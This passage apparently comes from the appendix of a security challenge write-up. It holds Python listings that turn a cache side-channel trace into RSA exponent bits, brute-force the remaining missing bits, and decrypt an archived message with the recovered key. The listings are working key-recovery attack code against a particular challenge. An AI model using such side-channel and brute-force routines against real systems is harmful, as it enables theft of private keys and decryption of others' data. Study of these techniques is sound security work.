  val_conv=read_remote_value(val)[0]
  if val_conv == 0:
    continue
  if val_conv != last_result:
    percent=int((last_block_size*1.0/block_size)*100)
    count=int(round(percent*1.0/100,0))
    if last_result == 1:
      if last_block_size > 1:
        print "HIT SQUARE("+str(last_block_size)+") \t=> "+str(percent)+"\t => "+str(count)
        key+="S"*count
    elif last_result == 2:
      if last_block_size > 1:
        print "HIT MULTIPLY("+str(last_block_size)+") \t=> "+str(percent)+"\t => "+str(count)
        key+="M"*count
    current_block_size=0
    last_result=val_conv
  last_block_size=current_block_size
  current_block_size+=1

print key
key=key.replace("SM","1").replace("S","0").replace("M","1")
print key
print len(key)
```

Listing 27: Cache-attack python code

5.11 Python code to bruteforce RSA missing bits

```
#!/usr/bin/python2

from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys

d_binary='10010001100100111100101100010001110101011010001010011100110111111010111101011101
    ↪ 0001111110101111000111110110110101000100011111111010011010010011101110101100011011
    ↪ 0100110111001101001011111101101000001010110011111011000100110011010111011110001111
    ↪ 0001110110010000110111011011000101111000010111111001110000000011100101110110111010
    ↪ 1101101011111010011100000010111010001101000111101010000001111111010010011101010101
    ↪ 0010011101011111011111110111011010100110010111011000011010011001100110010011000000
    ↪ 1111110001101001010000100000111010001010110101100101100100101101110100110010100010
    ↪ 1110110011110010010111111110011000111000000000101111100110101001111010011110110110
    ↪ 0101111101011110001110010110000101010101101001010010100110001111101111110000000000
    ↪ 1011111011101001101101010010101011000001101000010101100010010001110101101011001011
    ↪ 1100000101011010001010000101010010000011111011100010010111010100001100100010001011
    ↪ 1101100011110110010110001000110101011101011101110111111001001011001101101001000001
    ↪ 0100001100101101011000101110000000000111001010101011001111010010111110001100111100
    ↪ 1000111110111001100110100000000101010101010011110010000100011100101001001100001100
    ↪ 1100110011001011011111001010010010101111001011011001011010100001010001101101110100
    ↪ 0101100101111110001000010000111011010100011010001010001111110100101010110101100011 1
    ↪ 111001011000101010100010000000101111110000100001110010001100000010101'
n = 0xd01a72efdbd988acb178f24c94110482d7575a27e1126cc693bfc219874ebe4d9cd691e7ccffbe126
    ↪ e169db31547db17dbe7573e98cc7bc249a3bfefeb40eb0210cec9db71fc1f8b5630f7a552eafb241
    ↪ a5d7cd0d5fdfdc44db2fb2497f094ae1a332f7b703c0813be79f581b59da0259556a265f7b70023c
    ↪ ab86881b6c6803ccc66611f1da5e50c23ca434a339dca13ba95b4fdb7ea3cbe6e4b25d03001ac937
    ↪ c6a47f1133776cc8ed23870b

size=1384-len(d_binary)
missing_bits=int(size*"1",2)
for i in range(missing_bits+1):
  d=int(bin(i)+d_binary[::-1],2)
  msg=int("0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858371311B2A
  msg2 = pow(msg, d, n)
  wk = '%0X' % (msg2)
  key="0"*(346-len(wk))+wk
  print key

#93AF8CEE3EC779D673ED278E43E386A7
```

Listing 28: Bruteforce RSA missing bits

5.12 Python code to decrypt archived message

```
from os import urandom
from ctypes import *

sec = cdll.LoadLibrary("libsec.so")
sec.SEC_init()

def ocb_decrypt(key, msg) :
  assert len(msg) > 16+12
  dec = create_string_buffer(len(msg)-16-12)
  k = create_string_buffer(sec.SEC_sizeof_key())
  szout = c_int()
  assert sec.SEC_create_sym_key(k, key) == 0
  assert sec.SEC_decrypt(k, len(msg), msg, byref(szout), dec) == 0
  assert szout.value == len(msg)-16-12
  sec.SEC_free_key(k)
  return str(dec.raw)

k = "93AF8CEE3EC779D673ED278E43E386A7".decode("hex")
r = "9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf1906935123f97ac9b682dd401512
    ↪ d18775bd7bd9b8b40929f5b4a1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c3
    ↪ 2bc813b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb24d78389a1777c5244b8063c542
    ↪ cc1f6c6db8d41d32df2e7132e21db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734
    ↪ f8b8cd2d476200e7ae62a424e2930d8b029409d0e5e13d4e11f4b5f5cc1263f41b500b4340b8641
    ↪ 465bbc56c64a575f0ee215d02dea3d75552328cf5742c".decode("hex")
print ocb_decrypt(k, r)
```

Listing 29: Decrypt archived message